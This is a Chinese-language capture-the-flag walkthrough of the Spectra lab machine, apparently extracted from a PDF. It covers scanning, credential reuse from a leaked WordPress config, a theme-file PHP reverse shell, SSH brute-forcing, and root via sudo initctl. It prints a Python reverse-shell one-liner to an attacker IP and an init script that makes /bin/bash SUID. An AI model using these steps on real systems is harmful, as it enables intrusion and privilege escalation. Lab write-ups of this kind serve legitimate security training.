
Spectra(完成),目錄爆破、wpscan漏洞、shell反彈、crackmapexe爆破ssh、initctl提權

```
-# nmap -sCV -p 22,80,3306 -A 10.10.10.229
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-14 05:28 PDT
Nmap scan report for 10.10.10.229
Host is up (0.21s latency).
PORT
       STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.1 (protocol 2.0)
ssh-hostkey:
    4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
        open http
                      nginx 1.17.4
http-server-header: nginx/1.17.4
http-title: Site doesn't have a title (text/html).
3306/tcp open mysql MySQL (unauthorized)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.8 (95%), Linux 5.3 -
5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux
3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-
N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TRACEROUTE (using port 22/tcp)
HOP RTT
             ADDRESS
    223.72 ms 10.10.14.1
1
    224.02 ms 10.10.10.229
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.02 seconds
```




Issue Tracking


Until IT set up the Jira we can configure and use this for issue tracking.

Software Issue Tracker

2個子網站




Software Issue Management Just another WordPress site



目錄掃描找到登入介面,沒帳密(使用預設、wpscan爆破失敗)...

• http://spectra.htb/main/wp-login.php



發現將第二個子網站,php檔案爆破有很多檔案,大多無法讀取。 在wp-config.php.save發現sql帳密,需使用curl查詢

```
define( 'DB_NAME', 'dev' );

/** MySQL database username */
define( 'DB_USER', 'devtest' );

/** MySQL database password */
define( 'DB_PASSWORD', 'devteam01' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```


進行多次http://spectra.htb/main/wp-login.php 登入嘗試失敗,發現第一個頁面有by administrator測試此帳號(成功)

29 JUNE 2020 BY ADMINISTRATOR


Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!


username = administrator
passwd = devteam01



在後台apperance -> Theme Etidor -> 選擇twentytwenty 中的404.php進行修改測試(成功)。 如何讀取,就依照目錄爆破查詢



接下來進行php反彈shell(成功)



```
在home並無發現有趣東西,在opt發現一個資料
nginx@spectra /opt $ cat autologin.conf.orig
                                                                              I
cat autologin.conf.orig
# Copyright 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
description
              "Automatic login at boot"
              "chromium-os-dev@chromium.org"
author
# After boot-complete starts, the login prompt is visible and is accepting
# input.
start on started boot-complete
script
  passwd=
  # Read password from file. The file may optionally end with a newline.
  for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
    if [ -e "${dir}/passwd" ]; then
      passwd="$(cat "${dir}/passwd")"
      break
    fi
  done
  if [ -z "${passwd}" ]; then
    exit 0
  fi
  # Inject keys into the login prompt.
  # For this to work, you must have already created an account on the device.
  # Otherwise, no login prompt appears at boot and the injected keys do the
  # wrong thing.
  /usr/local/sbin/inject-keys.py -s "${passwd}" -k enter
end scriptnginx@spectra /opt $
直接找到密碼 = SummerHereWeCome!!
另一組/mnt/stateful_partition/etc/autologin並沒有密碼。
cat /etc/autologin/passwd
```

```
nginx@spectra /opt $ cat /etc/autologin/passwd
SummerHereWeCome!!
nginx@spectra /opt $ cat /mnt/stateful_partition/etc/autologin/passwd
cat /mnt/stateful_partition/etc/autologin/passwd
cat: /mnt/stateful partition/etc/autologin/passwd: No such file or directory
```

依照前面看到的 /etc/passwd | grep bash 的 username

進行 crackmapexec ssh 爆破

```
username:
root.
chronos
nginx
katie
passwd:
SummerHereWeCome!!
```

user : katie

passwd : SummerHereWeCome!!

ssh成功,他的群組有developers

```
The authenticity of host '10.10.229 (10.10.10.229)' can't be established. RSA key fingerprint is SHA256:lr0h4CP6ugF2C5Yb0HuPxti8gsG+3UY5/wKjhnjGzLs. This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '10.10.10.229' (RSA) to the list of known hosts. (katie@10.10.10.229) Password:

katie@spectra ~ $ id

uid=20156(katie) gid=20157(katie) groups=20157(katie),20158(developers)

katie@spectra ~ $ whoami

katie

katie@spectra ~ $
```

user flag

```
katie@spectra ~ $ cat user.txt
e89d27fe195e9114ffa72ba8913a6130
```

sudo -l 提權

```
katie@spectra ~ $ sudo -l
User katie may run the following commands on spectra:
          (ALL) SETENV: NOPASSWD: /sbin/initctl
katie@spectra ~ $
```

參考:<u>https://www.linuxcool.com/initctl</u>

此指令,列出所有可編輯,不知道要看啥, 但知道很多test*.conf很多是stop/waiting

```
katie@spectra ~ $ sudo initctl list
crash-reporter-early-init stop/waiting
cups-clear-state stop/waiting
dbus_session stop/waiting
failsafe-delay stop/waiting
fwupdtool-activate stop/waiting
send-reclamation-metrics stop/waiting
smbproviderd stop/waiting
tpm_managerd start/running, process 821
udev start/running, process 238
test stop/waiting
test1 stop/waiting
autologin stop/waiting
boot-services start/running
cryptohome-proxy stop/waiting
cryptohomed-client stop/waiting
fixwireless stop/waiting
fwupdtool-getdevices stop/waiting
  adlatte stan/waiting
```

找到位置在/etc/init

```
katie@spectra ~ $ find / -name test*.conf -type f 2>/dev/null
/etc/sane.d/test.conf
/etc/init/test6.conf
/etc/init/test7.conf
/etc/init/test3.conf
/etc/init/test4.conf
/etc/init/test.conf
/etc/init/test8.conf
/etc/init/test9.conf
/etc/init/test10.conf
/etc/init/test2.conf
/etc/init/test2.conf
/etc/init/test5.conf
/etc/init/test5.conf
```

他的群組也是developers?!

```
-rw-rw-
            1 root developers
                                 478 Jun 29
                                              2020 test.conf
            1 root developers
                                 478 Jun 29
                                              2020 test1.conf
-rw-rw-
            1 root developers
                                 478 Jun 29
                                              2020 test10.conf
-rw-rw-
            1 root developers
                                 478 Jun 29
                                              2020 test2.conf
-rw-rw-
            1 root developers
                                 478 Jun 29
                                              2020 test3.conf
-rw-rw-
            1 root developers
                                 478 Jun 29
                                              2020 test4.conf
-rw-rw-
            1 root developers
                                 478 Jun 29
                                              2020 test5.conf
-rw-rw-
            1 root developers
                                 478 Jun 29
                                              2020 test6.conf
-rw-rw-
            1 root developers
                                 478 Jun 29
                                              2020 test7.conf
-rw-rw-
            1 root developers
                                 478 Jun 29
                                              2020 test8.conf
            1 root developers
                                 478 Jun 29
                                              2020 test9.conf
-rw-rw-
```

查看兩個,裡面文件好像都一樣,進行md5sum做比較看看 確認都一模一樣

```
katie@spectra /etc/init $ md5sum /etc/init/test*.conf
9a90f209aeb456ea0e961bfde1f7a3b7
                                   /etc/init/test.conf
                                   /etc/init/test1.conf
9a90f209aeb456ea0e961bfde1f7a3b7
                                   /etc/init/test10.conf
9a90f209aeb456ea0e961bfde1f7a3b7
                                   /etc/init/test2.conf
9a90f209aeb456ea0e961bfde1f7a3b7
                                   /etc/init/test3.conf
9a90f209aeb456ea0e961bfde1f7a3b7
                                   /etc/init/test4.conf
9a90f209aeb456ea0e961bfde1f7a3b7
9a90f209aeb456ea0e961bfde1f7a3b7
                                   /etc/init/test5.conf
                                   /etc/init/test6.conf
9a90f209aeb456ea0e961bfde1f7a3b7
                                   /etc/init/test7.conf
9a90f209aeb456ea0e961bfde1f7a3b7
                                   /etc/init/test8.conf
9a90f209aeb456ea0e961bfde1f7a3b7
9a90f209aeb456ea0e961bfde1f7a3b7
                                   /etc/init/test9.conf
```

有正在執行一個nodejs的檔案nodetest.js

```
katie@spectra /etc/init $ cat /etc/init/test.conf
description "Test node.js server"
            "katie"
author
start on filesystem or runlevel [2345]
stop on shutdown
script
    export HOME="/srv"
    echo $$ > /var/run/nodetest.pid
    exec /usr/local/share/nodebrew/node/v8.9.4/bin/node /srv/nodetest.js
end script
pre-start script
    echo "[`date`] Node Test Starting" >> /var/log/nodetest.log
end script
pre-stop script
    rm /var/run/nodetest.pid
    echo "[`date`] Node Test Stopping" >> /var/log/nodetest.log
end script
```

nodetest.js


```
katie@spectra /etc/init $ cat /srv/nodetest.js
var http = require("http");
http.createServer(function (request, response) {
    response.writeHead(200, {'Content-Type': 'text/plain'});

    response.end('Hello World\n');
}).listen(8081);
console.log('Server running at http://127.0.0.1:8081/');
katie@spectra /etc/init $
```

提權一:

修改test腳本並進行反彈

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.co
nnect(("10.10.14.2",5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```



提權二:

修改/bin/bash權限

```
start on filesystem or runlevel [2345]
stop on shutdown
script
chmod +s /bin/bash
end script
```

執行後,查看是否有修改

並執行特權

```
katie@spectra /etc/init $ sudo initctl start test1
test1 start/running, process 29137
katie@spectra /etc/init $ ls -l /bin/bash
-rwsr-sr-x 1 root root 551984 Dec 22 2020 /bin/bash
katie@spectra /etc/init $ /bin/bash -p
bash-4.3# id
uid=20156(katie) gid=20157(katie) euid=0(root) egid=0(root) groups=0(root),20157(katie),20158(developers)
bash-4.3# whoami
root
```

c# at root.txt d44519713b889d5e1f9e536d0c6df2fc